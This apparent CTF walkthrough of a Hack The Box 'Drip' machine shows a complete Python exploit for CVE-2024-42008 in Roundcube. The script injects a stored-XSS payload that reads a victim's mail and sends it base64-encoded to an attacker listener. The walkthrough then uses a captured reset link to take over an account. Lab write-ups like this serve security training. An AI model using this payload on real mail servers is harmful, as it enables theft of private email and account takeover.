
We now change the mail recipient to our own email
name=test&email=test%40drip.htb&message=test&content=text&recipient=test%40drip.htb
- Now we go to our
mail inboxat http://mail.drip.htb/?_task=mail&_mbox=INBOX.

- We have received the
emailthat was originally intended for support@drip.htb.
- At the end of the
email, we find anotheremailfrom bcase@drip.htb
CVE-2024-42008
 https://www.cve.org/CVERecord?id=CVE-2024-42008
- Our
Roundcube Webmail 1.6.7is vulnerable to CVE-2024-42008.
- We are using a
Python scriptthat allows us toreadthe email from bcase@drip.htb orforwardit to us.
Python Skript xxs.py
import requests
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64
import threading
from lxml import html


# Configuration
TARGET_URL = 'http://drip.htb/contact'
LISTEN_PORT = 7777
LISTEN_IP = '0.0.0.0'

# Payload for the POST request
start_mesg = '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=fetch(\'/?_task=mail&_action=show&_uid='
message = 1
end_mesg = '&_mbox=INBOX&_extwin=1\').then(r=>r.text()).then(t=>fetch(`http://10.10.16.20:7777/c=${btoa(t)}`)) foo=bar">Foo</body>'

post_data = {
    'name': 'miao',
    'email': 'miao',
    'message': f"{start_mesg}{message}{end_mesg}",
    'content': 'html',
    'recipient': 'bcase@drip.htb'
}
print(f"{start_mesg}{message}{end_mesg}")

# Headers for the POST request
headers = {
    'Host': 'drip.htb',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://drip.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Referer': 'http://drip.htb/index',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Cookie': 'session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiMzZkYzJlNGIxNjVlNWU1MTgyZDg1NGFiOGVlN2JiZGI0YzY5MzYwNCJ9.Z-wGog.MopZFAJZW0kjsxchfP5-gNH9W_c',
    'Connection': 'close'
}

# Function to send the POST request
def send_post():
    response = requests.post(TARGET_URL, data=post_data, headers=headers)
    print(f"[+] POST Request Sent! Status Code: {response.status_code}")

# Custom HTTP request handler to capture and decode the incoming data
class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if '/c=' in self.path:
            encoded_data = self.path.split('/c=')[1]
            decoded_data = base64.b64decode(encoded_data).decode('latin-1')
            # print(f"[+] Received data {decoded_data}")
            tree = html.fromstring(decoded_data)

            # XPath query to find the div with id 'messagebody'
            message_body = tree.xpath('//div[@id="messagebody"]')

            # Check if the div exists and extract the content
            if message_body:
                # Extract inner text, preserving line breaks
                message_text = message_body[0].text_content().strip()
                print("[+] Extracted Message Body Content:\n")
                print(message_text)
            else:
                print("[!] No div with id 'messagebody' found.")

        else:
            print("[!] Received request but no data found.")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

    def log_message(self, format, *args):
        return  # Suppress default logging

# Function to start the HTTP server
def start_server():
    server_address = (LISTEN_IP, LISTEN_PORT)
    httpd = HTTPServer(server_address, RequestHandler)
    print(f"[+] Listening on port {LISTEN_PORT} for exfiltrated data...")
    httpd.serve_forever()

# Run the HTTP server in a separate thread
server_thread = threading.Thread(target=start_server)
server_thread.daemon = True
server_thread.start()

# Send the POST request
send_post()

# Keep the main thread alive to continue listening
try:
    while True:
        pass
except KeyboardInterrupt:
    print("\n[+] Stopping server.")
python3 xxs.py

We start with the message #1


Continue with Message #2
(edit the python Script)
Here we learn that we (bcase@drip.htb) must reset our password to
http://dev-a3f1-01.drip.htb before logging in
We add dev-a3f1-01.drip.htb to host file
echo "10.10.11.54 dev-a3f1-01.drip.htb" | sudo tee -a /etc/hosts > /dev/null
We go to http://dev-a3f1-01.drip.htb/
There at http://dev-a3f1-01.drip.htb/forgot we can request a new PW

We request the reset of the PW of bcase@drip.htb


Password Reset at http://dev-a3f1-01.drip.htb
After we have requested a password reset, check mail #3 for me."

python3 xss.py
We find out that we can reset our PW at
http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z-wmhg.mmqHiVa27ULmO4MC_T54-HFY5j8

We reset the PW for bcase@drip.htb



Now we log in with the password we just set

We on a Dashboard now
SQLI at http://dev-a3f1-01.drip.htb/
